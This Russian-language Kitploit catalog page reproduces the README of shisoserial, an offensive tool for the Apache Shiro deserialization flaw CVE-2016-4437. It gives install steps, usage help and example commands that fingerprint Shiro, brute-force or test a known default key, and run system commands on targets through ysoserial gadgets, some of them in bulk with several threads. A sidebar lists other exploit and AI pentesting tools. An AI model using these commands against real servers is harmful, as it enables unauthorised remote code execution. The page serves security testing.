
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/4nth0ny1130/shisoserial
Генерация полезной нагрузкиАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеКомандование и Управление
GitHub4nth0ny1130/shisoserial

shisoserial

Быстрый инструмент для эксплуатации уязвимости десериализации shiro (CVE-2016-4437)/A simple tool targeted at shiro framework attacks with ysoserial.

Репозиторий
242294 лет назадПроверено Kitploit
Поделиться

shisoserial

English Document

Что это?

Быстрый инструмент для эксплуатации уязвимости десериализации Shiro (CVE-2016-4437)

Участники

4nth0ny @Лаборатория пятницы

Принимаются issues/PR

:)

Окружение

  • python 3.x

  • JDK 1.8

Установка

python3 -m pip install -r requirements.txt

для AttributeError: module 'Crypto.Cipher.AES' has no attribute 'MODE_GCM' или No module named 'Crypto'

python3 -m pip uninstall crypto pycryptodome
python3 -m pip install pycryptodome

Использование

usage: shisoserial.py [-h] --mode MODE --url  [--type default:CBC] [--data] [--key] [--gadget] [--command default:whoami] [--proxies] [--ser] [--thread]

This is a simple tool to attack framework shiro with ysoserial

optional arguments:
  -h, --help            show this help message and exit
  --mode MODE, -m MODE  check/crack/yso/echo/encode
  --url , -u            Target URL address or the file containing the target URL
  --type default:CBC, -t default:CBC
                        Cipher Type, GCM or CBC
  --data , -d           Using this parameter will make HTTP request with POST method
  --key , -k            Specify a Shiro Key or will use dictionary brute force cracking
  --gadget , -g         Specific Ysoserial Gadget
  --command default:whoami, -c default:whoami
                        Specific Execute Command
  --proxies , -p        Specific Proxy
  --ser , -s            Specific serialize file name
  --thread , -T         Specific the number of threads

Примеры


Проверить, использует ли цель фреймворк Shiro (по умолчанию CBC-шифрование)

python3 shisoserial.py -m check -u http://127.0.0.1:8080

Использовать прокси и CBC-шифрование для подбора ключа Shiro цели

python3 shisoserial.py -m crack -u http://*.*.*.*:**** -t CBC -p ****://*.*.*.*:****/

Использовать гаджет CommonsCollectionsK1 для выполнения команды и получения результата

python3 shisoserial.py -m echo -u http://127.0.0.1:8080 -g CommonsCollectionsK1 -c id
Пакетная проверка указанного ключа Shiro с использованием POST-запросов

python3 shisoserial.py -m crack -u target_urls.txt -k kPH+bIxk5D2deZiIxcaaaA== -d username=1

image-20211229223405240

Использовать файл сериализованных данных для создания полезной нагрузки и отправки с многопоточностью

python3 shisoserial.py -m encode -u target_urls.txt -t cbc -s 1.ser -T 4

image-20211230181021173

Отказ от ответственности

Данный инструмент предназначен только для использования в корпоративной безопасности при наличии законного разрешения. При использовании данного инструмента вы должны убедиться, что все ваши действия соответствуют местным законам. Если вы совершаете какие-либо незаконные действия при использовании данного инструмента, вы несете полную ответственность за все последствия. Все разработчики и участники данного инструмента не несут никакой юридической или сопутствующей ответственности. Если вы не прочитали, полностью не поняли и не приняли все условия данного соглашения, пожалуйста, не устанавливайте и не используйте инструмент. Использование инструмента или любое другое явное или подразумеваемое выражение согласия с данным соглашением считается вашим согласием с его условиями.


Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    576
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    477
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    388
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    330
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    255
  • 6

    antifox

    antifox-ai/antifox

    Мультиагентная платформа автономного тестирования на проникновение на базе ИИ, которая выполняет разведку, обнаружение поверхности атаки, валидацию эксплуатации и подготовку отчётов с подтверждающими доказательствами.

    247

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →




